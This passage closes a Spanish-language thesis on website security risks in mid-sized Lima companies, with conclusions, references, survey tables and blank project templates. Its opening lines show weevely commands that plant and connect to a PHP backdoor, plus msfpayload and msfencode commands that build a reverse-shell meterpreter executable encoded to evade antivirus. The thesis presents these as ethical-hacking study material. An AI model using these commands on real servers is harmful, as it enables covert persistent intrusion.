Fuente: /pentest/backdoors/web/weevely# ./weevely.py generate password /root/back.php (creara el backdoor)

- /pentest/backdoors/web/weevely#./weevely.py http://www.site.com/back.php password (conectara con el servidor)

Gráfico N° 32. Backdoors



Fuente:/pentest/backdoors/web/weevely#./weevely.pyhttp://www.site.com/back.php password (conectara con el servidor)

MsfPayload:

Metasploit se puede utilizar para crear puertas traseras que luego pueden ser utilizados para mantener el acceso en el servidor web. Esto se puede hacer con la ayuda de msfpayload.

Los pasos para crear puerta trasera en msfpayload son como sigue:

Tenemos que seleccionar el Payload que vamos a utilizar para obtener un shell Meterpreter generado a través de una conexión TCP inverso. El comando sería:

- **msfpayload windows/meterpreter/reverse_tcp.** Esta Payload tiene dos parámetros: LHOST (nuestra IP) y el LPORT para seleccionar el puerto que


vamos a utilizar. La "R" se utiliza para dar al archivo de salida en formato de datos RAW para que podamos codificar posteriormente.

- **msfpayload windows/meterpreter/reverse_tcp LHOST=127.0.0.1 LPORT=1234 R.** Este comando creará el Payload, pero tiene que ser codificado con el fin de evitar la detección de los antivirus, para tal caso se puede hacer usando la opción msfencode, para hacer esto, necesitamos usar barra vertical ("|")
- **windows/meterpreter/reverse_tcp LHOST=127.0.0.1 LPORT=1337 R| msfencode –e x86/shikata_ga_nai –t exe >> bucker.exe. -e** se usa para especificar el tipo de codificación necesario, en este caso estoy usando la codificación shikata_ga_nai y **-t** para el tipo de extension del archivo (exe).

Por ejemplo, si deseamos ver la lista de los codificadores disponibles en MSF, usamos el siguiente comando:

- **msfpayload windows/meterpreter/reverse_tcp -l**

Gráfico N° 33. MsfPayload



Fuente: msfpayload windows/meterpreter/reverse_tcp -l

Otras soluciones multipropósito de escaneo de vulnerabilidades son:

- **Acunetix**: herramienta para búsqueda de vulnerabilidades mediante técnicas de hacking como, por ejemplo, inyección SQL, ataques de ejecución de código y ataques de autentificación, entre otros.
- **Faast de Eleven Paths**: servicio de persistent pentesting que implementa y automatiza todas las técnicas de pruebas de penetración mediante un proceso continuo de evaluación.

- **GFI Languard**: herramienta que permite escanear, detectar, evaluar y remediar cualquier vulnerabilidad de seguridad en una red informática.
- **Nessus**: Herramienta que detecta numerosos fallos de seguridad.
- **Nexpose**: Herramienta para realizar escaneo de vulnerabilidades.
- **OpenVAS**: Escáner de vulnerabilidades, muy similar al Nessus, desarrollado por la comunidad de software libre.

Existen listados de herramientas de seguridad, entre ellos **SecTools**, donde se enlazan herramientas de escaneo de vulnerabilidades, o para pruebas específicas y utilizadas en procesos de auditoría técnica.

CONCLUSIONES

1. Se pone de relieve que los niveles de seguridad y los riesgos de seguridad no son controlados de manera efectiva por los usuarios en varias medianas empresas, con ello los intrusos pueden acceder a las bases de datos de clientes, proveedores, empleados y otros miembros de estas medianas empresas a través de las páginas web de las empresas.

2 Para un mejor análisis de datos de la investigación una herramienta estadística SPSS es importante, es por ello que se ha utilizado.

3 La protección es importante para todos los sistemas de información de sites críticos. Sin un nivel de protección razonable, la disponibilidad, fiabilidad y seguridad de estos sistemas pueden verse comprometidos si ataques externos provocan algún daño al sistema.

4 Del análisis e interpretación de los datos se puede apreciar según la fuente de opinión que el 53.15% de empresas indican que si existen problemas de las Websites. Solamente el 46.9 % indican que no existen los problemas en la Websites.

5 Los métodos de intrusión a las Websites son riesgos a la seguridad, ya que estos no son implementados adecuadamente, al no reducir las vulnerabilidades en la Websites.

6 La prueba de testeo, nos permitirá saber el nivel de seguridad, estas pruebas evitarán los problemas con las Websites, de la medianas empresas de Lima Metropolitana. Siempre la lealtad y honestidad del personal de la organización garantiza un mayor y mejor rendimiento.

RECOMENDACIONES

1. Los riesgos deben ser identificados, analizados, evaluados y supervisados; y este proceso debe ser permanente y continuo. En cada revisión del progreso de gestión, cada uno de los riesgos clave debe ser considerado y analizado por separado.

2. El objetivo de diseño de un sistema de información en lo sites seguro, es reducir al mínimo las vías de ataque, por tanto es imprescindible conocer cuáles son esos riesgos.

3. A la hora de implantar una solución de seguridad, el primer paso es identificar las áreas de riesgo con el fin de establecer una serie de medidas de seguridad especificas

4. Realizar controles de las actividades del personal a través de técnicas de encuesta en línea, respecto la manipulación de la información.

5. Implementar políticas que permita ejercer y aplicar la cultura de la seguridad tomando conciencia de los riesgos reales de los riesgos de seguridad en las Websites.

6. Ampliar las funcionalidades en la administración de los accesos a los sistemas de información en la organización, sugerir que el personal usuario cambie sus claves de accesos frecuentemente.

7. Verificar que las metas y objetivos para la seguridad informática, estén monitoreados con balances de resultados, para cumplir con los planes propuestos en un determinado periodo.

8. Dar énfasis a la ética responsable, dentro de la organización. Esta actitud garantizará que el comportamiento y las actividades se lograrán con mucha dedicación.

9. La información es un activo crucial en las actividades empresariales, por tanto los niveles de seguridad, debe ser protegidos con herramientas y software de análisis y testeo, recomendación que debe ser ejecutada y monitoreadas por las empresas permanentemente.

10. Implementar y aplicar la propuesta de la presente investigación, con ayuda de las herramientas de libre uso y de códigos abiertos (Open Source) por ser una metodología práctica, concreta y ECONOMICA. Ideal aplicada a las PYMES.

REFERENCIAS BIBLIOGRÁFICAS

1. Anónimo. (2013). Definición de metodología. Recuperado de: http://definicion.de/conflicto/

2. Anónimo. (2013). Definición de Web. Recuperado de: http://definicion.de/web/

3. Aguilera, P. (2010). Seguridad Informatica. Madrid, Editex, S.A.

4. Areitio, J. (2009). Seguridad de la información. Madrid, Paraninfo, S.A.

5. Chaín, C. (1995). Introducción a la gestión y análisis de recursos de información en ciencia y tecnología. Murcia: COMPOBELL, S.L.

6. Díaz, S. (2005). Metodología de la Investigación Científica. Lima: Editorial San Marcos.

7. Fernández, M. (2008). Técnicas comunes de Ataque a equipos con sistema operativo Unix o derivados. (Tesis profesional), Universidad Nacional de Luján, Buenos Aires. 208 pp.

8. González, Joaquí & Collazos. (2009). Modelo de referencia para la introducción de iniciativas de gestión del conocimiento. *Ingeniare,* 17(2), 223-235.

9. Harris y otros. (2005). Hacking ético. Madrid: Anaya Multimedia, S.A.

10. Hernández, S., Fernández, C. y Baptista, L. (2003). Metodología de la investigación. México: McGraw Hill.

11. Huilca, G. (2012). Hacking ético para detectar vulnerabilidades en los servicios de la intranet del gobierno autónomo descentralizado municipal del Cantón Cevallos. (Tesis profesional). Facultad de Ingeniería en sistemas computacionales e informáticos, Universidad Técnica de Ambato, Ambato, 165 pp.

12. LA NACION (2013). Los principales riesgos de seguridad informática para las empresas locales. Disponible en http://www.lanacion.com.ar/907401-los-principales-riesgos-de-la-seguridad-informatica-para-las -empres as -locales

13. Luhmann, N. (2006). Sociología del riesgo. México, D.F., Universidad Iberoameriana, A.C.

14. Manent, M. (2003). Manual Práctico Documento de Seguridad. Barcelona, Derecho.com.

15. Matalobos, J. (2009). Análisis de riesgos de seguridad de la información. (Tesis profesional). Facultad de informática, Universidad politécnica de Madrid, Madrid. 274 pp.

16. Mojsiejczuk, G. (2007). Seguridad en los Sistemas Operativos. (Tesis profesional). Facultad de Ciencias Exactas, Naturales y Agrimensura, Universidad Nacional del Nordeste, Argentina, 56 pp.

17. Pacheco, F. y Jara, H. (2012). Hackers al descubierto. Madrid, Usershop.

18. Pallas, G. (2009). Metodología de un SGSI en un grupo empresarial jerárquico. (Tesis de Maestría). Facultad de ingeniería, Universidad de la República, Montevideo, 186 pp.

19. Parra, E. (1998). Tecnologías de la información en el control de gestión. Madrid, Ediciones Díaz de Santos, S.A.

20. Parmerlee, D. (1998). Desarrollo exitoso de las estrategias de marketing.Buenos Aires, Ediciones Granica S.A.

21. Pascual, R. (2006). Fundamentos de la comunicación humana. San Vicente, Editorial Club Universitario.

22. Patrón, P. y Espinoza, J. (2012). EL ACCESO A LA INFORMACIÓN EN LA PERSPECTIVA DE LA PROTECCIÓN DE DATOS PERSONALES EN EL PERÚ. Recuperado de: http://www.derecho.usmp.edu.pe/cedetec/articulos /Ponencia_Patron_Es pinoza_Ecuador.pdf

23. Pazmiño, A. (2011). Aplicación de hacking ético para la determinación de vulnerabilidades de acceso a redes inalámbricas Wifi. (Tesis de Grado).Facultad de Informática y electrónica, Escuela Superior Politécnica de Chimborazo, Riobamba.201 pp.

24. Prats, E., Buxarrais, R. & Tey, A. (2004). Ética de la información. Barcelona, Editorial UOC.

25. Rodríguez, L. (2001). Ética. Bilbao, Biblioteca Autores Cristianos.

26. RPP (2011). Páginas web del Gobierno peruano sufren ataques tras amenaza de Anonymous. Disponible en: http://www.rpp.com.pe/anonymous -peru-noticia_378846.ht ml

27. Sánchez, Hugo, "Medodología y Diseño de la Investigación Cientifica. (2009).

4ta. Edición Lima -Perú, Editorial Visión Universitaria.

28. Tori, C. (2008). Hacking ético. Buenos Aires: Mastroianni Impresiones.

29. Summerville (2005). Ian SumerVille "Ingeniera de Software" Edit Pearson Madrid 2005.

30. Verdesoto, A. (2007). Utilización de hacking ético para diagnosticar, analizar y mejorar la seguridad informática en la intranet de vía celular comunicaciones y presentaciones. (Tesis Profesional). Escuela politécnica Nacional. Quito. 172 pp.

31. 24 HORAS (2013). Hackers atacan página web de TV Perú en protesta a la masacre en Bagua. Disponible en: http://www.24horas.com.pe/locales/125145- hackers-atacan-pagina-web-tv-peru-protesta-masacre-bagua

ANEXOS

ANEXO 01

ESTUDIO: LOS RIESGOS DE SEGURIDAD DE WEBSITES Y SUS EFECTOS EN LA GESTION DE INFORMACION DE MEDIANAS EMPRESAS EN LIMA METROPOLITANA

Formulación de las encuestas

Orden	Ítems
1	**¿Considera que los niveles de seguridad de los Websites son apropiados en la empresa?**
2	**¿Cree que el software de seguridad del Websites en la empresa es óptimo?**
3	**¿No existen problemas de seguridad en los Websites de la empresa?**
4	**¿Uno de los métodos de intrusión son los crackers, cree que no pueden ser controlados?**
5	**¿Se alcanzan los objetivos y metas establecidas en la empresa, para la seguridad informática?**
6	**¿Se cumplen exhaustivamente las pruebas de testeo para comprobar la seguridad de ataques de los crackers ?**
7	**¿Existen riesgos de seguridad de los Websites en la empresa ?**
8	**¿El software del Websites es desarrollado por la empresa?**
9	**¿En su opinión los Websites son de fácil acceso y navegación para el cliente?**
10	**¿Existen problemas de manipulación (manejo no autorizado) de información en la empresa?**
11	**¿En su opinión el manejo de la información y la seguridad podría mejorarse en la empresa ?**

ANEXO N° 02

ESTUDIO: LOS RIESGOS DE SEGURIDAD DE WEBSITES Y SUS EFECTOS EN LA GESTION DE INFORMACION DE MEDIANAS EMPRESAS INDUSTRIALES COMERCIALIZADORAS DE MAQUINARIAS, EQUIPOS Y MATERIALES EN LIMA METROPOLITANA

Orden	Variables	Si	No	*Frecuencias marginales por fila*
1	**¿Considera que los niveles de seguridad de los Websites son apropiados en la empresa?**	25	41	**66**
2	**¿Cree que el software de seguridad del Websites en la empresa es óptimo?**	19	47	**66**
3	**¿No existen problemas de seguridad en los Websites de la empresa?**	34	30	**64**
4	**¿Uno de los métodos de intrusión son los crackers, cree que no pueden ser controlados?**	38	27	**65**
5	**¿Se alcanzan los objetivos y metas establecidas en la empresa, para la seguridad informática?**	23	43	**66**
6	**¿Se cumplen exhaustivamente las pruebas de testeo para comprobar la seguridad de ataques de los crackers ?**	16	49	**65**
7	**¿Existen riesgos de seguridad de los Websites en la empresa ?**	52	13	**65**
8	**¿El software del Websites es desarrollado por la empresa?**	22	41	**63**
9	**¿En su opinión los Websites son de fácil acceso y navegación para el cliente?**	46	20	**66**
10	**¿Existen problemas de manipulación (manejo no autorizado) de información en la empresa?**	33	32	**65**
11	**¿En su opinión el manejo de la información y la seguridad podría mejorarse en la empresa?**	66	0	**66**
	Frecuencias marginales por columna	374	343	**717**

ANEXO N° 03

ENCUESTA DE OPINIÓN – PARA UN ESTUDIO DE INVESTIGACIÓN DE:

LOS RIESGOS DE SEGURIDAD DE WEBSITES Y SUS EFECTOS EN LA GESTIÓN DE INFORMACIÓN DE MEDIANAS EMPRESAS INDUSTRIALES, COMERCIALIZADORAS DE MAQUINARIAS, EQUIPOS Y MATERIALES, EN LIMA METROPOLITANA

Nota: Marcar un aspa (X) en el casillero que corresponda:

Orden	Preguntas de Opinión General	Si	No
1	¿Considera que los niveles de seguridad de los websites son apropiados en la empresa?		
2	¿Cree que el software de seguridad del websites en la empresa es óptimo?		
3	¿No Existen problemas de seguridad en los websites de la empresa?		
4	¿Uno de los métodos de intrusión son los crackers, cree que pueden no ser controlados?		
5	¿Se alcanzan los objetivos y metas establecidas en la empresa, para la seguridad informática?		
6	¿Se cumplen exhaustivamente las pruebas de testeo para comprobar la seguridad de ataques de los crackers?		
7	¿Existen riesgos de seguridad de los websites en la empresa?		
8	¿El software del websites es desarrollado por la empresa?		
9	¿En su opinión los websites son de fácil acceso y navegación para el cliente?		
10	¿Existen problemas de manipulación (manejo no autorizado) de información en la empresa?		
11	¿En su opinión el manejo de la información y la seguridad podría mejorarse en la empresa?		

Datos del Entrevistado: ☐ **Profesional Especialista en Informática**

☐ ***Docente***

Nombre :

_____

Grado Académico/
Título Profesional :

_____

ANEXO N° 04

RESULTADO DEL TABULADO DE LA FORMULACION DE LAS ENCUESTAS DE UN ESTUDIO DE INVESTIGACIÓN DE:

LOS RIESGOS DE SEGURIDAD DE WEBSITES Y SUS EFECTOS EN LA GESTIÓN DE INFORMACIÓN DE MEDIANAS EMPRESAS EN LIMA METROPOLITANA

Orden	Preguntas de Opinión General	Si	No
1	¿Considera que los niveles de seguridad de los Websites son apropiados en la empresa?	25	41
2	¿Cree que el software de seguridad del Websites en la empresa es óptimo?	19	47
3	¿No existen problemas de seguridad en los Websites de la empresa?	34	30
4	¿Uno de los métodos de intrusión son los crackers, cree que no pueden ser controlados?	38	27
5	¿Se alcanzan los objetivos y metas establecidas en la empresa, para la seguridad informática?	23	43
6	¿Se cumplen exhaustivamente las pruebas de testeo para comprobar la seguridad de ataques de los crackers ?	16	49
7	¿Existen riesgos de seguridad de los Websites en la empresa ?	52	13
8	¿El software del Websites es desarrollado por la empresa?	22	41
9	¿En su opinión los Websites son de fácil acceso y navegación para el cliente?	46	20
10	¿Existen problemas de manipulación (manejo no autorizado) de información en la empresa?	33	32
11	¿En su opinión el manejo de la información y la seguridad podría mejorarse en la empresa ?	66	0

ANEXO N° 05

VARIABLES DE ESTUDIO DE INVESTIGACIÓN:

Orden	***Variables***	***Etiquetas de la variable***
1	*Seguridad Acceso*	**¿Considera que los niveles de seguridad de los Websites son apropiados en la empresa?**
2	*Software Seguridad*	**¿Cree que el software de seguridad del Websites en la empresa es óptimo?**
3	*Problemas Seguridad*	**¿No existen problemas de seguridad en los Websites de la empresa?**
4	*Intrusión*	**¿Uno de los métodos de intrusión son los crackers, cree que no pueden ser controlados?**
5	*Objetivos*	**¿Se alcanzan los objetivos y metas establecidas en la empresa, para la seguridad informática?**
6	*Testeo*	**¿Se cumplen exhaustivamente las pruebas de testeo para comprobar la seguridad de ataques de los crackers ?**
7	*Riesgos*	**¿Existen riesgos de seguridad de los Websites en la empresa?**
8	*Desarrollo*	**¿El software del Websites es desarrollado por la empresa?**
9	*Navegación*	**¿Existe un adecuado nivel de financiamiento en su empresa, para la seguridad informática?**
10	*Manipulación*	**¿Existen problemas de manipulación (manejo no autorizado) de información en la empresa?**
11	*Gestión*	**¿En su opinión el manejo de la información y la seguridad podría mejorarse en la empresa?**

ANEXO N° 06

CRONOGRAMA

CRONOGRAMA DE PROYECTO CONTROL DE LA SEGURIDAD DE LA WEBSITES

PROY.	FASES	Responsable									Enero		Febrero		Marzo		Abril		Mayo		Junio		Julio	
		1	2	3	4	5	6	7	8	9														
SISTEMA DE CONTROL DE SEGURIDAD DE LA WEBSITE	I. PLANEACIÓN																							
	Diagnóstico																							
	▪ Se llevará a cabo un breve diagnóstico para evaluar si el hacking ético que se aplicará es preventivo o correctivo. Si es correctivo se evaluará la magnitud del daño.																							
	Planificación																							
	▪ Se identifica qué recursos humanos, se necesitan para el proyecto, cómo se organizarían, el cronograma del proyecto, otros recursos técnicos como: equipos, suministros, herramientas de software de hacking ético.																							
	II. EVALUACIÓN																							
	Análisis																							
	▪ Se llevará a cabo el estudio ya sea preventivo o correctivo de la seguridad de las Websites. Aquí también se evaluará análisis de riesgo.																							
	Diseño																							
	▪ Se evaluará cómo será el camino técnico a seguir.																							
	▪ Se llevará a cabo reuniones con los usuarios key o principales																							
	III. IMPLEMENTACIÓN																							
	Pruebas Unitarias																							
	▪ Se realizará pruebas por un módulo en forma separada.																							
	Pruebas de Tensión																							
	▪ Se realizará pruebas de todos los módulos en forma integrada																							
	Capacitación																							
	▪ Se capacitará a los usuarios key sobre las medidas a tomar para evitar nuevos ataques de los crakers o cuando ya se realizó el ataque que hacer.																							
	Implantación																							
	▪ Se pondrá en producción los cambios efectuados aplicando hacking ético																							
	IV. CONTROL Y CALIDAD																							
	Seguimiento																							
	• Este se llevará a cabo con reuniones periódicas con los usuarios key o principales																							
	Evaluación																							
	• Se aplicará indicadores y métricas para evaluar el desempeño de los recursos del proyecto y del proyecto en si																							
	V. FASE DE TERMINO																							
	Informe Técnico y Ejecutivo del Test de Intrusión																							
	▪ Resumen ejecutivo de los resultados obtenidos, conclusiones y sugerencias.																							
	Análisis de Vunerabilid Externa y de las Aplicaciones																							
	▪ Vulnerabilidades atacadas y detectadas																							
	▪ Técnicas utilizadas.																							
	▪ Evidencias concretas de los hallazgos.																							
	▪ Recomendaciones técnicas para superar las vulnerabilidades encontradas.																							

Equipo de Proyecto	ID
Usuario Líder:	1
Coordinador de Proyecto :	2
Jefe PCS :	3
Asistente PCS :	4
Asistente PCS :	5
Jefe de Planta :	6
Analista de Producción :	7
Jefe de Sistemas :	8
Consultor :	9

PCS:Proyecto Control de la Seguridad

ANEXO N° 07

CUESTIONARIO DE PREGUNTAS PARA LA AUDITORÍA WEB

Preguntas sobre los aspectos de gestión de las aplicaciones

1. **¿La empresa cuenta con normativas o procedimientos para el manejo de la configuración?**

   ----

2. **¿Hay alguna área o responsables quien gestiona los cambios a las aplicaciones?**

   ----

3. **¿La empresa cuenta con algún software para el manejo de versiones de las aplicaciones?**

   ----

4. **¿Tiene alguna metodología para el desarrollo de software aprobada? ¿Cuál?**

   ----

5. **¿Tiene definida alguna política de seguridad para el desarrollo de aplicaciones web, como encriptamientos de password, uso de certificados digitales, vencimiento de cuentas, entre otros? Especificar.**

   ----

6. **¿Tiene definida alguna política de contingencia y respaldo?**

Preguntas sobre los aspectos técnicos

1. **¿Cuántas aplicaciones web tiene la intranet?**

   ----

2. **¿Cuántas páginas tienen aproximadamente las aplicaciones?**

   ----

3. **¿Qué aplicaciones de la intranet genera la mayor carga de trabajo a los servidores?**

   ----

4. **¿Qué aplicaciones de la intranet cuenta con mayor cantidad de usuarios?**

   ----

5. **¿En qué plataformas están desarrolladas las aplicaciones de la Intranet?**

   - **Visual Studio**
   - **Java**
   - **ASP**
   - **ASP.Net**
   - **Php**

6. **¿Hay estándares de para la programación de las páginas web?**

   ----

7. **¿Cuál es la arquitectura de las aplicaciones?**

   - **3 capas : Interfase – aplicaciones (1 capa de negocio) - base de datos**
   - **n capas : Interfase – aplicaciones (varias capas de negocio divididas en componentes) – base de datos.**

8. **¿Cuáles son los software para el o los servidores de aplicaciones?**

   - **IIS**
   - **WAS**
   - **Apache**
   - **Tomcat**
   - **Otros, especificar .....**

9. **¿Qué base de datos utilizan las aplicaciones web?**

   - **SQL Server**
   - **Oracle**
   - **My Sql**
   - **Postgres**
   - **Access**
   - **Otros, especificar .....**

Preguntas sobre los aspectos de diseño

1. **¿Hay estándares de diseño para las páginas web?**

   ----

2. **¿Todas las aplicaciones manejan sus propios estándares o en base a un mismo estándar corporativo?**

ANEXO N° 08

ACTA DE REUNIÓN

NOMBRE DE EMPRESA **ACTA Nº** ***NOMBRE DEL PROYECTO*** **ACTA DE REUNION CON USUARIO (S)**	
SISTEMA:	**SUBSISTEMA:**
FECHA :	
HORA INICIO :	**HORA FIN :**
PARTICIPANTES :	
PROPOSITO DE REUNION :	
ASPECTOS GENERALES	
DEFINICIONES	
ACUERDOS:	

FECHA Y TEMA DE PROXIMA REUNION:

_____	_____
Usuario Líder	V°B° Usuario

ANEXO N° 09

ACTA DE CONFORMIDAD

<table>
<tr><td colspan="3">NOMBRE DE LA EMPRESA ACTA Nº
NOMBRE DEL PROYECTO O SERVICIO

ACTA DE CONFORMIDAD</td></tr>
<tr><td colspan="3">Lugar :</td></tr>
<tr><td colspan="3">Fecha de informe :</td></tr>
<tr><td colspan="2">Hora de Inicio :</td><td>Hora Fin :</td></tr>
<tr><td colspan="3">Documento de Referencia :</td></tr>
<tr><td colspan="3">DATOS GENERALES</td></tr>
<tr><td>SISTEMA :</td><td>SUBSISTEMA :</td><td></td></tr>
<tr><td colspan="3">FIRMAS DE CONFORMIDAD DE USUARIOS RESPONSABLES :</td></tr>
<tr><td colspan="3"></td></tr>
<tr><td colspan="3">DETALLE</td></tr>
<tr><td colspan="3"></td></tr>
<tr><td colspan="3">Observaciones o Comentarios:</td></tr>
</table>

ANEXO N° 10

ACTA DE CAPACITACIÓN

Empresa		**ACTA Nº**
PROYECTO		
	ACTA DE CAPACITACION	
TEMA :		
FECHA : / /		
HORA INICIO :		HORA FIN :
PARTICIPANTES		
Apellidos y Nombres	**Area / Rol**	**Firma**

Coordinaodr

ANEXO N° 11

CHECKLIST

LISTA DE CHEQUEO:
CONTROL DE CALIDAD

Ítem/s inspeccionado/s:	Fecha:
Puntos chequeados: 1 ☐ 2 ☐ 3 ☐ 4 ☐ 5 ☐	Inspector:

1. Componentes usados			
¿Los componentes usados son correctos?	☐ SI	☐ NO	☐ N/A
¿Se poseen los registros de recepción de los componentes?	☐ SI	☐ NO	☐ N/A
Código de los informes de recepción:			

2. Actividades realizadas			
¿Se siguieron los procedimientos?	☐ SI	☐ NO	☐ N/A
¿Se usaron las revisiones vigentes de los procedimientos?	☐ SI	☐ NO	☐ N/A
¿Se rellenaron los registros y estos son correctos?	☐ SI	☐ NO	☐ N/A

3. Incidencias			
¿Producto final conforme?	☐ SI	☐ NO	☐ N/A
¿Existe alguna incidencia relacionada?	☐ SI	☐ NO	☐ N/A
Código incidencias relacionadas:			

4. Tiempos de producción			
¿Existieron retrasos en la fabricación?	☐ SI	☐ NO	☐ N/A
¿Hubo máquinas indisponibles?	☐ SI	☐ NO	☐ N/P

5. Entrega y logística			
¿Producto correctamente identificado?	☐ SI	☐ NO	☐ N/A
¿Producto conforme a las especificaciones del cliente?	☐ SI	☐ NO	☐ N/A

Observaciones

NOTA: N/A = No aplicable. N/P = No presenciado.

ANEXO N° 12

ACTA DE CIERRE

CIERRE DEL PROYECTO			
Nombre del Proyecto:		**Fecha de Preparación**	
Descripción del Proyecto:			
Objetivos del Proyecto	**Criterio de Éxito**	**Cómo se logró**	**Variación o Brecha**
Alcance:			
Tiempo:			
Costo:			
Calidad:			
Otros:			
Información del Contrato:			
APROBACIONES:			

Firma del Coordinador del Proyecto	Firma del Ejecutivo del Proyecto
Nombre del Coordinador del Proyecto	Nombre del Ejecutivo del Proyecto
Fecha	Fecha